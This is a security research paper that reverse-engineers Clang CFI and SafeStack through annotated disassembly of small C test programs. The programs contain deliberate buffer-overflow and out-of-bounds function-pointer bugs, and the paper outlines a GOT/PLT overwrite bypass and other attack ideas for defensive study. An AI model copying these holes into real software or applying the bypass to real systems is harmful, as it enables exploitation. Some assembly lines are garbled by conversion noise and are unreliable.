Clang CFI and SafeStack Analysis

Commonly used exploit mitigations like ASLR, DEP and Stack Canaries are not complete enough to protect from memory corruption vulnerabilities, as we can see in every CTF. But, if combined with a forward-edge restriction (Control Flow Integrity, CFI) and backward-edge restriction (SafeStack), are all these techniques finally good enough to prohibit exploitation of most memory corruption vulnerabilities in standard software? (spoiler: pretty much, yes).

While there are whitepapers about CFI and SafeStack, and blog posts about their properties (e.g. trailofbits (3)) and attacks (4), I could not find a resource detailing the implementation of these mechanisms. Which I find quite surprising, as it may change the exploitation of memory corruption landscape forever, if these compiler protections will be finally used by default.

This paper analyses the CFI/SafeStack implementation by reverse engineering the generated assembly code in the executables. The same view an exploit writer or reverse engineer has. I focus on C, as protecting C++ is better documented and has more special cases. These mitigations are not introduced specifically in Clang 7, but that's the version I tested (as it is available in Ubuntu 18.04). This paper is mostly a summary of my reversing notes.

The content of this paper is organized as follows:

- TL;DR of paper without any technical details
- Technical summary of the Clang protection mechanisms
- Various possible interesting tidbits
- Detailed analysis of Clang CFI, by reversing several C programs
- Detailed analysis of Clang SafeStack, by reversing several C programs
- Detailed analysis of GOT/PLT overwrite attack and RELRO/BIND_NOW

TL;DR

Clang CFI introduces a check on every function-pointer invocation, which checks that the function-pointer only points to a range of valid function-stubs, or crash the program otherwise. This prohibits jumping to arbitrary addresses (after a function pointer has been corrupted), which makes it impossible to let it point to shellcode, perform ROP or similar attacks like ret2libc. It will however allow calling unintended functions, as a whole range of these function-stubs are valid targets (e.g. something like *CreateBackgroundProcess(char *cmd)*).

Clang SafeStack creates a second stack for local variables of functions. All program-logic relevant metadata (like return addresses) are stored on the original stack. A stack based buffer overflow will only corrupt the second stack, where no return addresses are stored. Therefore, it is not possible to change the program logic with a stack based buffer overflow by trying to overwrite the stored return address.

If used together, this seems to be a big step forward to make a large amount of vulnerabilities unexploitable. Both techniques complement each other, only using one of them is not improving the resilience much.

Both can be defeated with GOT/PLT overwrite though, if a suitable vulnerability is found. It is necessary to compile the program with RELRO and BIND_NOW to close this hole. I also recommend to compile the executable as PIE to randomize all segments, and therefore make similar attacks harder.

Note: Software which executes arbitrary untrusted code with concurrency (with this I mean primarily browsers with JavaScript, but also Flash and Java) have way other requirements for memory corruption mitigations. Browsers are a complete other beast to tame, and many CFI solutions may be unsuitable for browsers, but not for normal programs like network servers or image converters. I ignore browsers for sake of this discussion. See for example "The by-design race" (1) for more information.

Technical Summary

CLANG CFI


clang -fsanitize=cfi -flto -fvisibility=hidden

CFI protect function pointers. In the best case, they should only be allowed to call their valid intended targets (as defined by the program source code).

CFI implementation of Clang/LLVM for C is based primarily on cfi-icall (indirect-call) protection:

- Instead of calling the destination function directly, a stub is called.
 - Function with name "function" will generate a stub function called "function", which in turn calls "function.cf", where the actual function is stored
 - The stub "functior" consists of only one instruction; a call to the actual function "function.cf"
 - Calling function pointers anywhere in the program will add a range check
 - The range check is performed on the stub functions memory addresses
 - The range check includes all functions with the same function signature

In other words: A C function with the name "addition" will generate a call stub with the symbol "addition" (which we call addition_stub), which calls the real function with the symbol "addition.cfi". Clang CFI will perform range checks, to always check if a destination pointer belongs to a certain range of these stub functions. Depending on the complexity of the code, this can lead to additional (non intentional) functions are valid targets for an overwritten function pointer. Althoug they require to have the same function signature (return value, number of arguments and their type).



pointer >= &func1_stub && pointer <= func5_stub?

This can lead to either:

- Pretty fine grained CFI
 - Only actual targets are valid targets.
- Pretty coarse grained CFI (if there are many functions with the same function signature)
 - Some functions can be called, which are not called within the code per se
- ROP is not possible, as stub area does not contain arbitrary code, only calls to the function implementation (and followed by int3 bytes to align to 8 bytes).

Actual implementation in an example program compiled with Clang CFI and disassembled, based on *funcptr5.c* and the graphic above. *functionPointer* can either be *&func1*, *&func3*, or *&func5*, but not *&func2* and *&func4*. Note that there are 5 possible functions.

```
// void (*fa)(void);
// fa = <attacker-controlled>
// (*fa)(); <-- we analyse this
   0x000000000040120c <+28>:
                                mov
                                        0x404048,%rax
                                                         \# rax is the functionPointer we wanna call
   0x0000000000401214 <+36>:
                                movabs $0x401400,%rcx
                                                         # rcx is &func1_stub (base pointer)
   0x000000000040121e <+46>:
                                mov
                                        %rax,%rdx
                                                         \# rdx is the functionPointer we wanna call (copy from rax)
   0x0000000000401221 <+49>:
                                sub
                                        %rcx,%rdx
                                                          \# rdx = rdx - rcx.
                                                          # is: rdx = functionPointer - &func1_stub
                                                          # is: the distance of &func1_stub to functionPointer in bytes
   0×0000000000401224 <+52>:
                                mov
                                        %rdx.%rcx
                                                          \# rcx = rdx
                                                          # rcx has now the distance between the
                                                         # FunctionPointer we wanna call and the base
   0x0000000000401227 <+55>:
                                        $0x3,%rcx
                                                         # rcx >> 3: divide memory distance by 8
                                 shr
                                                          # each stub function is 8 bytes.
                                                          # So, the number of "stubs" between these functions in rcx
   0x000000000040122b <+59>:
                                        $0x3d,%rdx
                                 shl
                                                         # rdx << 0x3d. make sure the pointer is 8-byte aligned.
   0x000000000040122f <+63>:
                                 or
                                        %rdx,%rcx
                                                         # rcx = rcx ^ rdx
   0x0000000000401232 <+66>:
                                        $0x4,%rcx
                                                         # check if rcx is <= 4: max addr of call target is &func5</pre>
                                cmp
   0x0000000000401236 <+70>:
                                 jbe
                                        0x40123a < bof + 74 >
   0x0000000000401238 <+72>:
                                ud2
                                                          # rcx >= 5. Crash here
   0x000000000040123a <+74>:
                                callg *%rax
                                                          # rcx <= 4. Call the functionPointer, as it is "safe"</pre>
# The function stubs look like this:
   0×000000000401400 <+0>:
                                 jmpq
                                         0x401140 <func1.cfi>
    0x0000000000401405 <+5>:
                                  int3
    0×000000000401406 <+6>:
                                 int3
    0x0000000000401407 <+7>:
                                  int3
    0 \times 0 0 0 0 0 0 0 0 0 0 0 0 4 0 1 4 0 8 < + 0 > 
                                        0x401160 <func2 cfi>
                                  jmpq
    0x000000000040140d <+5>:
                                  int3
#
    0x000000000040140e <+6>:
                                  int3
#
    0x000000000040140f <+7>:
                                  int3
```

Or in pseudocode:

```
stubSize = sizeof stubFunction = 8
distance = (functionPointer - baseStubPointer) / stubSize
if distance >= 5:
    crash()
else:
    (*functionPointer)()
```

SafeStack


clang -fsanitize=safe-stack

SafeStack intends to protect primarily the return addresses stored on the stack, a common target by stack based buffer overflows. Clang will create an additional, second stack in the program. It will continue to use the "standard" stack for all function-call-convention based things (e.g. return address). I call this stack meta_stack, as it contain program logic metadata (can be called safe stack, as it is considered safe for normal operations).


Additionally, a second "fake" stack is introduced, which I call data_stack (also called unsafe stack, as memory corruption can happen here). It contains the local variables of each function. This stack's address is retrieved via the segment register, which points to an array of stack-base addresses. For example at section is a pointer to the current end of the data_stack (grows towards lower memory addresses).

As no program-logic relevant metadata is stored on the data_stack, a buffer overflow on the data_stack can not corrupt metadata like return addresses, previous stack- and base pointer. All access to meta_stack is compiler generated, and therefore assumed to be safe.

It seems that the memory layout of the process has changed since (4) analysed it. It is identical to a normal process, except that the new data_stack is added before the libraries:



The general SafeStack implementation looks like this:



The actual implementation of SafeStack in a simple function looks as follows:

```
(qdb) disas bof
Dump of assembler code for function bof:
# function proloque
  0x000000000040fa20 <+0>:
                             push
                                    %rbp
  0x000000000040fa21 <+1>:
                             mov
                                    %rsp,%rbp
  0x0000000000040fa24 <+4>:
                             sub
                                    $0x40,%rsp
# SafeStack prologue
  0x0000000000040fa28 <+8>:
                                                             # get offset (equal to -8)
                             mov
                                    0x95b1(%rip),%rax
  0x0000000000040fa2f <+15>:
                                    %fs:(%rax),%rcx
                                                              # dataStackBaseAddress = fs[-8]
                             mov
  0x000000000040fa33 <+19>:
                                    %rcx,%rdx
                             mov
  0x000000000040fa36 <+22>: add
                                    $0xffffffffffffffff, %rdx # newDataStackBottom = dataStackBaseAddress - 0x10
  0x000000000040fa3a <+26>:
                                                              # fs[-8] = newDataStackBottom
                             mov
                                    %rdx,%fs:(%rax)
# rcx is the base pointer to the base of the relevant data_stack
# rcx = dataStackBaseAddress
# actual function. Non safe-stack relevant parts omitted.
  0x000000000040fa52 <+50>:
                             mov
                                    %rcx,%rdx
  0x000000000040fa55 <+53>:
                             add
                                    element char array)
[...]
  0x000000000040fa5d <+61>: mov
                                    %rdx,%rdi
                                                             # use localBufferVar as destination for strcpy()
[...]
# copy SafeStack relevant data to meta_stack (via rbp)
  0x000000000040fa60 <+64>: mov
                                                             # rbp-0x18 = dataStackBaseAddress
                                    %rcx,-0x18(%rbp)
  0x0000000000040fa64 <+68>:
                                    %rax,-0x20(%rbp)
                                                             \# rbp-0x20 = offset
                             mov
  0x000000000040fa6c <+76>: callq 0x401040 <strcpy@plt>
# SafeStack epilogue
# recover SafeStack relevant data from meta_stack (via rbp)
# and use it to write the original dataStackBaseAddress (as seen on entry) via fs
  0x00000000040fa90 <+112>: mov -0x20(%rbp),%rcx
                                                            # offset
  0x0000000000040fa94 <+116>:
                             mov
                                    -0x18(%rbp), %rdx
                                                            # dataStackBaseAddress
  0x000000000040fa98 <+120>: mov
                                    %rdx,%fs:(%rcx)
[...]
# function epilogue
  0x0000000000040fa9f <+127>: add
                                    $0x40,%rsp
  0x000000000040faa3 <+131>:
                             qoq
                                    %rbp
  0x000000000040faa4 <+132>:
                             reta
End of assembler dump.
```

Or, in pseudocode:

```
# SafeStack prologue
                                                    // -8
offset = *(rip + 0x95b1)
dataStackBaseAddress = fs[offset]
                                                    // get base of "our" data stack
newDataStackBottom = dataStackBaseAddress - 0x10
                                                   // make some space in it (expand stack to lower address)
fs[offset] = newDataStackBottom
                                                    // store new base
# actual function
localBufferVar = dataStackBaseAddress - 8
                                                   \ensuremath{//} prepare some space in the data stack. 8 is size of BufferVar
                                                    // Use data stack for local variable purposes
strcpy(localBufferVar, ...)
# SafeStack epilogue
fs[offset] = dataStackBaseAddress
                                                   // restore original offset (move stack up to the previous address)
```

Noteworthy is that the instruction "%fs:(%rax),%rcx"actually accesses the Thread Local Storage (TLS). Therefore, each thread has its own data_stack.

The Clang Stack Protector feature, compile option "-fstack-protector", normally adds stack canary between local variables and the stack metadata (before saved RBP). When using it together with SafeStack, the stack canary is added to the data_stack. Therefore it changes it's purpose: With SafeStack enabled, the stack canary just protects buffer overflows from one function stack frame to the parent function stack frames.

Bypass via GOT/PLT

Even with CFI and SafeStack, it is still possible to perform GOT/PLT overwrite, e.g. if there is a write-what-where vulnerability.

Basically:

```
memory[where] = what
like:
    &printf.libc = &system.libc
```

To close this hole, the program has to be compiled with read-only relocations and immediate binding:

https://blog.quarkslab.com/clang-hardening-cheat-sheet.html

```
clang -Wl,-z,now -Wl,-z,relro
```

To thwart other attacks on potential other functions pointers managed by LIBC/ELF (.fini program deconstructors?), I recommend to also compile it as position independant executable (PIE), so that all segments are randomized:

```
-fpie -pie
```

Tidbits

Newer versions of this document may be available on: https://github.com/dobin/clang-cfi-safestack-analysis

There is an experimental checksec update checking for these things: https://github.com/dobin/checksec.sh

Possible Attacks

Some collection of ideas, not a complete list.

SafeStack:

Reduce entropy by performing thread+stack spraying to overwrite stored RIP

CFI:

- · Overwrite GOT/PLT, or similar instead of function pointers
- · Misuse functionality 3rd party functions, as allowed by CFI
- Misuse bugs in 3rd party functions, as allowed by CFI
- Exploit race conditions? (maybe not possible)

And in general:

Data-only attacks

Status on Ubuntu

Ubuntu 16.04 uses: Clang 3.8

CFI requires LLVMgoldSafestack: Available

Ubuntu 18.04: uses: Clang 7.0.0

- CFI available
- Safestack available

Status on GCC

GCC has neither CFI or SafeStack.

Nginx Calltargets Analysis

Compiling Nginx 1.15.9 with CFI, I asked myself how many call targets a function pointer usually has. I objdump'd the code, grep'd for the "cmp" instruction (range check of allowed functions) and plotted its immediate value:

```
$ objdump -d objs/nginx > nginx.objdump
$ egrep "callq.*\*\%" nginx.objdump -B 7 | grep cmp | awk '{print $7'} | cut -d"," -f1 | sed 's/\$//' > nginx.cmpnum
$ python hexcount.py nginx.cmpnum
Count:
        404
         5495
Sum:
Average: 13
# cat nginx.cmpnum.decimal | sort -V | uniq -c | sort -nr
    128 13
     56 3
     49 2
     24 46
     21 9
     17 5
     17 1
     15 4
     11 7
     11 25
     10 26
      8 29
      6 8
      6 45
      5 36
      4 35
      3 30
      3 0
      2 83
      2 111
      1 82
      1 6
      1 28
      1 24
      1 10
# count number of valid targets
```

While the most common, and also the mean value is 13 functions, some pointer can reach up to 111 functions (only two instances though). There are 24 instances of range checks which cover the large amount of 46 functions.

I could not find any unprotected *callq* or *jmpq* (except register_tm_clones, deregister_tm_clones).

Clang CFI Analysis

To reverse engineer the CFI implementation of Clang, I created several example programs and analysed them.

Note: In GDB/ASM source, reversing comments are indicated by "#". In C source code by "//".

I created and analysed several programs, to analyse various aspects of the CFI implementation:

- Funcptr2: stack based buffer overflow into a function pointer (which has only one target)
- Funcptr3: Array of function pointers, with out of bound dereferencing
- Funcptr4: A function pointer which can have 5 targets
- Funcptr5: Two function pointers, mixing 3 of 5 possible target functions
- Funcptr7: Two function pointers, with different function signature (void vs. int)
- Funcptr-got: Write-what-where vulnarbility, GOT/PLT overwrite PoC

Note that while we enable all CFI functions with "-fsanitize=cfi", we focus on icall-protection with "-fsanitize=cfi-icall", which protects indirect calls.

Funcptr2 - BoF into Pointer

A simple stack based buffer overflow into a function pointer, which gets called later.

Lets get familiar with the source:

```
#include <stdio.h>
#include <string.h>
void func(void) {
       printf("Yay\n");
}
void bof(char *a) {
        void (*f)(void) = &func; // This pointer can be overwritten
        char buffer[8];
        strcpy(buffer, a);
        (*f)();
}
int main(int argc, char **argv) {
       printf("A: %s\n", argv[1]);
       bof(argv[1]);
       return 0;
}
```

Lets compile it without CFI and have a look. With this, we are able to spot the changes to the code CFI makes.

```
(gdb) disas bof
Dump of assembler code for function bof:
  0x0000000000401170 <+0>: push %rbp
  0x0000000000401171 <+1>: mov
0x0000000000401174 <+4>: sub
0x0000000000401178 <+8>: lea
                                mov %rsp,%rbp
                                       $0x20,%rsp
                                        -0x18(%rbp),%rax
   0x00000000040117c <+12>: mov %rdi,-0x8(%rbp)
  0x000000000401180 <+16>: movabs $0x401140,%rdi
0x00000000040118a <+26>: mov %rdi,-0x10(%rb
                                mov %rdi,-0x10(%rbp)
  0x00000000040118e <+30>: mov
                                        -0x8(%rbp),%rsi
   0x000000000401192 <+34>: mov %rax,%rdi
   0x000000000401195 <+37>: callq 0x401030 <strcpy@plt>
   0x000000000040119a <+42>: mov %rax,-0x20(%rbp)
   0x000000000040119e <+46>: callq *-0x10(%rbp)
   0x00000000004011a1 <+49>:
                                 add
                                         $0x20,%rsp
   0x00000000004011a5 <+53>:
                                 pop
                                         %rbp
   0x00000000004011a6 <+54>:
                                retq
End of assembler dump.
```

And now lets compile it with CFI, and analyse the code. I stopped execution on bof+61:

```
$ clang funcptr2.c -fsanitize=cfi -flto -fvisibility=hidden -o funcptr2 && ./funcptr2
(gdb) r AAAAAAAAAAAAAAAAAAAAA
(gdb) disas bof
Dump of assembler code for function bof:
   0x000000000401160 <+0>: push %rbp
0x000000000401161 <+1>: mov %rsp
                                      %rsp,%rbp
   0x000000000401164 <+4>: sub $0x20,%rsp
   0x0000000000401168 <+8>:
0x0000000000040116c <+12>:
                               lea -0x18(%rbp),%rax
mov %rdi,-0x10(%rbp)
   0x0000000000401170 <+16>: movabs $0x401200,%rcx
   0x000000000040117a <+26>: mov %rcx,-0x8(%rbp)
   0x000000000040117e <+30>:
0x0000000000401182 <+34>:
                               mov
                                      -0x10(%rbp),%rsi
                               mov
                                       %rax,%rdi
   0x0000000000401185 <+37>:
                               callq 0x401030 <strcpy@plt>
   # check if destination addr is 0x401200
   0x00000000040118a <+42>: mov -0x8(%rbp),%rax
   0x000000000040118e <+46>: movabs $0x401200,%rcx
   0x0000000000401198 <+56>: cmp %rcx,%rax
   0x000000000040119b <+59>:
                               je
                                       0x40119f <bof+63>
=> 0x000000000040119d <+61>:
                               ud2
   0x000000000040119f <+63>: callq *%rax
   0x00000000004011a1 <+65>:
                               add
                                       $0x20,%rsp
   0x00000000004011a5 <+69>:
                               qoq
                                       %rbp
   0x00000000004011a6 <+70>:
                               retq
End of assembler dump.
(qdb) i r
               0x41414141414141 4702111234474983745
                                                          # this
rax
               0x0
                                   0
rbx
rcx
               0x401200
                                   4198912
                                                          # this
              0x41
                                  65
rdx
              0x7fffffffe800
                                 140737488349184
rsi
rdi
               0x7ffffffffe490
                                   140737488348304
              0x7ffffffffe490
rbp
                                   0x7fffffffe490
              0x7ffffffffe470
                                   0x7ffffffffe470
rsp
r8
              0x0
                                   0
r9
               0xffffffff
                                   4294967295
r10
              0 \times 3
                                 140737353615968
              0x7fffff7f80a60
r11
              0 \times 401050
                                   4198480
r12
              0x4Ulubu
0x7ffffffffe590
r13
                                   140737488348560
              0 \times 0
                                   0
r14
r15
              0x0
                                   Λ
              0x40119d
                                  0x40119d <bof+61>
rip
eflags
              0x10206
                                  [ PF IF RF ]
               0x33
                                  51
CS
               0x2b
                                   43
SS
                                   0
ds
               0x0
es
               0x0
                                   0
                                   0
               0x0
fs
               0x0
                                   0
(gdb) disas 0x401200
Dump of assembler code for function func:
   0x000000000401200 <+0>: jmpq 0x401140 <func.cfi>
   0x0000000000401205 <+5>:
                                int3
   0x0000000000401206 <+6>:
                               int3
   0x0000000000401207 <+7>: int3
(gdb) disas 0x401140
Dump of assembler code for function func.cfi:
   0x0000000000401140 <+0>: push %rbp
   0x000000000001141 <+1>:
                               mov
                                      %rsp,%rbp
   0x0000000000401144 <+4>:
                               movabs $0x402004,%rdi
   0x000000000040114e <+14>: mov $0x0,%al
   0x0000000000401150 <+16>: callq 0x401040 <printf@plt>
   0x0000000000401155 <+21>:
                                       %rbp
                               pop
   0x0000000000401156 <+22>:
                                retq
End of assembler dump.
```

The CFI code at bof+42 checks if the destination address of the function pointer *void* (*f)(void) is 0x401200. The code at 0x401200 is just a call to a stub, which will then call the real *void func1*(void).

ASM	valid ("BBBB")	invalid ("AAAAAAAAAAAAA")
mov -0x8(%rbp),%rax	rax = 0x401200	rax = 0x41414141414141
movabs \$0x401200,%rcx	rcx = 0x401200	rcx = 0x401200
cmp %rcx,%rax	rcx = rax? Yes	rcx = rax? No



2384pxFuncptr3 - Function Pointer Array Out Of Bounds

We have an array of function pointers, indexed by a command line argument. We can try to access a function pointer at an index which is greater than array size (e. g. 2). There will be "random" data at this location for now, but this is not relevant for the reversing effort.

Source:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void funcl(void) {
        printf("Yay1\n");
}
void func2(void) {
        printf("Yay2\n");
void bof(int idx) {
       void (*fa[2])(void);
        void (*f)(void);
        char buffer[8];
        fa[0] = &func1;
        fa[1] = &func2;
        f = fa[idx]; // idx can be >= 2, but array has only 2 elements
        (*f)();
}
int main(int argc, char **argv) {
        printf("A: %s\n", argv[1]);
        bof(atoi(argv[1]));
        return 0;
}
```

Without CFI:

```
(gdb) disas bof
Dump of assembler code for function bof:
  0x00000000004011a0 <+0>: push
                                     %rbp
  0x00000000004011a1 <+1>: mov
                                      %rsp,%rbp
  0x00000000004011a4 <+4>: sub $0x30,%rsp
  # populate array
  0x00000000004011a8 <+8>: mov %edi,-0x4(%rbp)
  0x00000000004011ab <+11>: movabs $0x401140, %rax
0x0000000004011b5 <+21>: mov %rax,-0x20(%rbp
                              mov %rax,-0x20(%rbp)
                                                              \# rbp-0x20 = 0x401140 \rightarrow fa[0] = &func1;
  0x00000000004011b9 <+25>: movabs $0x401170, %rax
  0x00000000004011c3 <+35>: mov %rax,-0x18(%rbp)
                                                              \# rbp-0x18 = 0x401170 \rightarrow fa[1] = &func2;
  # load pointer to call from array
  0x00000000004011c7 <+39>: movslq -0x4(%rbp),%rax
                                                               # argument in rax (e.g. int 0, 1, 2..)
                                                               #(via arg, ebp-0x4, 32 bit)
  0x00000000004011cb <+43>: mov
                                     -0x20(%rbp,%rax,8),%rax # load "rbp-0x20 + (rax * 8)" to rax
                                                               # rax = destination addr
  0x0000000004011d0 <+48>: mov %rax,-0x28(%rbp)
                                                               # mov destination addr to stack rbp-0x28
  0x0000000004011d4 <+52>: callq *-0x28(%rbp)
                                                               # call destination addr on stack rbp-0x28
# rax:
            0x1
# (gdb) x/1xg $rbp-0x20
# 0x7fffffffe470: 0x000000000401140
# Memory layout of array: two 64 bit pointers
# 0x7fffffffe470: 0x00401140 0x00000000
                                                 0x00401170
                                                               0x00000000
#
                func1
                                                func2
  0x00000000004011d7 <+55>: add
                                     $0x30,%rsp
  0x00000000004011db <+59>: pop
                                      %rbp
  0x00000000004011dc <+60>: retq
End of assembler dump.
(gdb)
```

With CFI:

```
(qdb) disas bof
Dump of assembler code for function bof:
                            push
  0x0000000000401180 <+0>:
  0x0000000000401181 <+1>:
                              mov
                                      %rsp,%rbp
  0x0000000000401184 <+4>:
                              sub
                                      $0x30,%rsp
  # load ptr
  0x0000000000401188 <+8>:
                                      %edi,-0x4(%rbp)
                              mov
  0x0000000000040118b <+11>:
                              movabs $0x401240.%rax
  0x0000000000401195 <+21>:
                                      %rax,-0x20(%rbp)
                               mov
  0x0000000000401199 <+25>:
                              movabs $0x401248,%rax
  0x0000000004011a3 <+35>: mov %rax,-0x18(%rbp)
  0x00000000004011a7 <+39>:
                              movslg -0x4(%rbp),%rax
  0x00000000004011ab <+43>:
                               mov
                                     -0x20(%rbp,%rax,8),%rax
  0x00000000004011b0 <+48>:
                                      %rax,-0x10(%rbp) # store pointer to func.cfi stub in $rbp-0x10
                               mov
# (gdb) x/1x $rbp-0x10
# 0x7ffffffffe490: 0x00401248
   0x0000000000401240 <+0>:
                                jmpq
                                       0x401140 <func1.cfi>
   0x0000000000401245 <+5>:
                                int3
#
   0x0000000000401246 <+6>:
                                int3
   0x0000000000401247 <+7>:
                                int3
#
   0x0000000000401248 <+0>:
                                      0x401160 <func2.cfi>
                                jmpq
#
   0x000000000040124d <+5>:
                                int3
#
   0x0000000000040124e <+6>:
                                int3
   0x000000000040124f <+7>:
  # Load base pointer of array, and destination pointer
  0x00000000004011b4 <+52>: mov -0x10(%rbp), %rax
                                                          \# rax = 0x401248 (func2.cfi)
                              movabs $0x401240,%rcx
  0x00000000004011b8 <+56>:
                                                          \# rcx = 0x401240 (func1.cfi)
  0x00000000004011c2 <+66>:
                               mov
                                     %rax,%rdx
                                                          \# rdx = 0x401248 (func2.cfi)
  0x00000000004011c5 <+69>: sub
                                      %rcx,%rdx
                                                          \# rdx = rdx - rcx // rdx = 8 -> distance
  # check if distance is valid (less than 1)
                                                                              // rdx = 8
  0x000000000004011c8 <+72>:
                             mov
                                      %rdx,%rcx
                                                          # rcx = rdx
  0x00000000004011cb <+75>:
                                      $0x3,%rcx
                                                          # rcx >> 3
                                                                              // rcx = 1
                              shr
  0x00000000004011cf <+79>:
                            shl
                                     $0x3d,%rdx
                                                          \# rdx << 0x3d = 61 // rdx = 0
  0x00000000004011d3 <+83>:
                              or
                                      %rdx,%rcx
                                                          # rcx = rcx OR rdx // rcx = 1
  0x00000000004011d6 <+86>:
                               cmp
                                      $0x1,%rcx
                                                          # rcx <= 1?
  0x00000000004011da <+90>: jbe
                                      0x4011de <bof+94>
  0x00000000004011dc <+92>:
                               ud2
                                                           # rcx > 1!
  0x00000000004011de <+94>:
                               callq *%rax
                                                           # rcx <= 1, call ptr in rax</pre>
  0x00000000004011e0 <+96>:
                               add
                                      $0x30,%rsp
  0x00000000004011e4 <+100>:
                               gog
                                      %rbp
  0x00000000004011e5 <+101>:
                               retq
End of assembler dump.
```

Relevant code logic walkthrough:

ASM	valid (1)	invalid (2)	
mov -0x10(%rbp),%rax	rax = 0x401248	rax = 0	
movabs \$0x401240,%rcx	rcx = 0x401240	rcx = 0x401240	
mov %rax,%rdx	rdx = 0x401248	rdx = 0	
sub %rcx,%rdx	rdx = 8	rdx = 0xffffffffffbfedc0	
mov %rdx,%rcx	rcx = 8	rcx = 0xffffffffbfedc0	
shr \$0x3,%rcx	rcx = 1	rcx = 0x1ffffffffffffffdb8	
shl \$0x3d,%rdx	rdx = 0	rdx = 0	
or %rdx,%rcx	rcx = 1	rcx = 0x1fffffffffffffdb8	

Checks if addresses is not more than 1 element away from base of array (array bound check)



Optimization

With CFI and -O2, lets see if the code is equivalent, or if we can spot implementation mistakes.

```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401170 <+0>: push %rbx
0x0000000000401171 <+1>: sub $0x10
                                          $0x10,%rsp
   0x000000000401175 <+5>: mov %rsi,%rbx
   0x000000000401178 <+8>: mov 0x8(%rsi),%rsi
0x00000000040117c <+12>: mov $0x40200e,%edi
   0x000000000040117c <+12>: mov
0x0000000000401181 <+17>: xor
                                          $0x40200e,%edi
                                          %eax,%eax
   0x0000000000401183 <+19>: callq 0x401040 <printf@plt>
   0x0000000000401188 <+24>: mov
0x000000000040118c <+28>: xor
                                          0x8(%rbx),%rdi
                                           %esi,%esi
   0x00000000040118e <+30>: mov
                                          $0xa,%edx
   0x0000000000401193 < +35>: callq 0x401050 < strtol@plt>
   0x0000000000401198 <+40>: mov $0x4011e8, 
0x000000000040119d <+45>: movq %rcx, %xmm0
                                          $0x4011e8,%ecx
   0x00000000004011a2 <+50>: mov
                                          $0x4011e0,%ecx
   0x00000000004011a7 <+55>: movq %rcx,%xmm1
   0x00000000004011ac <+60>: punpcklqdq %xmm0,%xmm1
0x0000000004011b0 <+64>: movdqa %xmm1,(%rsp)
                                   movdqa %xmm1,(%rsp)
   0x00000000004011b5 <+69>:
                                  cltq
   0x00000000004011b7 <+71>: mov
                                          (%rsp,%rax,8),%rax # load ptr into rax
   0x00000000004011bb <+75>: mov
                                           $0x4011e0,%ecx
                                                                  # base
   0x000000000004011c0 <+80>: mov
                                           %rax.%rdx
   0x00000000004011c3 <+83>:
                                  sub
                                           %rcx,%rdx
   0x00000000004011c6 <+86>: rol
                                          $0x3d,%rdx
   0x00000000004011ca <+90>: cmp
                                           $0x2,%rdx
                                                                   # compare length here?
   0x0000000004011ce <+94>: jae
0x00000000004011d0 <+96>: calle
                                           0x4011da <main+106>
                                  callq *%rax
   0x00000000004011d2 <+98>:
                                   xor
                                           %eax,%eax
   0x00000000004011d4 <+100>:
                                  add
                                           $0x10,%rsp
   0x00000000004011d8 <+104>:
                                   pop
                                           %rbx
   0x00000000004011d9 <+105>: retq
   0x00000000004011da <+106>:
                                  ud2
```

Relevant code logic walkthrough:

	valid (1)	invalid (2)
mov (%rsp,%rax,8),%rax	rax = 0x4011e8 (func2.cfi)	rax = 0
mov \$0x4011e0,%ecx	ecx = 0x4011e0	ecx = 0x4011e0
mov %rax,%rdx	rdx = 0x4011e8	rdx = 0
sub %rcx,%rdx	rdx = 8	rdx = 0xffffffffffbfee20
rol \$0x3d,%rdx	rdx = 1	rdx = 0x1ffffffffffffffdc4
cmp \$0x2,%rdx	rdx >= 2? No	rdx >= 2? Yes

The code is basically equivalent to the nonoptimized version.

About shl 0x3d

A piece of code we didn't touch until now is:

```
0x000000000011cf <+79>: shl $0x3d,%rdx # rdx << 0x3d // rdx = 0,
```

the complete code:

```
# CFI
# Load base pointer of array, and destination pointer
0x00000000000000101b4 <+52>: mov -0x10(%rbp),%rax # rax = 0x401248 (func2.cfi)
0x000000000000001b8 <+56>: movabs $0x401240,%rcx # rcx = 0x401240 (func1.cfi)
0x00000000000001c2 <+66>: mov %rax,%rdx # rdx = 0x401248 (func2.cfi)
0x00000000000001c5 <+69>: sub %rcx,%rdx # rdx = rdx - rcx // rdx =
                                                                 \# rdx = rdx - rcx // rdx = 8 -> distance
# check if distance is valid (less than 1)
0x00000000004011c8 <+72>: mov %rdx,%rcx
0x00000000004011cb <+75>: shr $0x3,%rcx
                                                             # rcx = rdx // rdx = 8
                                                               # rcx >> 3 // rcx = 1
# rdx << 0x3d // rdx = 0,
0x00000000004011cf <+79>: shl $0x3d,%rdx
                                                                # because 8 << 61 = 0x100000000000000 in 65 bit
                                                                                          0x0000000004011d3 <+83>: or %rdx,%rcx
# rcx = rcx OR rdx // rcx = 1
                                                                # rcx <= 1?
0x0000000004011da <+90>: jbe 0x4011de <bof+94>
0x000000000004011de <+94>: ud2
                                                                  # rcx > 1!
                                callq *%rax
                                                                  # rcx <= 1, call ptr in rax</pre>
```

If the distance is not a multiple of 8 = 1000b, the comparison (or) at bof+83 and bof+86 will fail.

```
7 << 61 = 0xE00000000000000000 in 64 bit
```

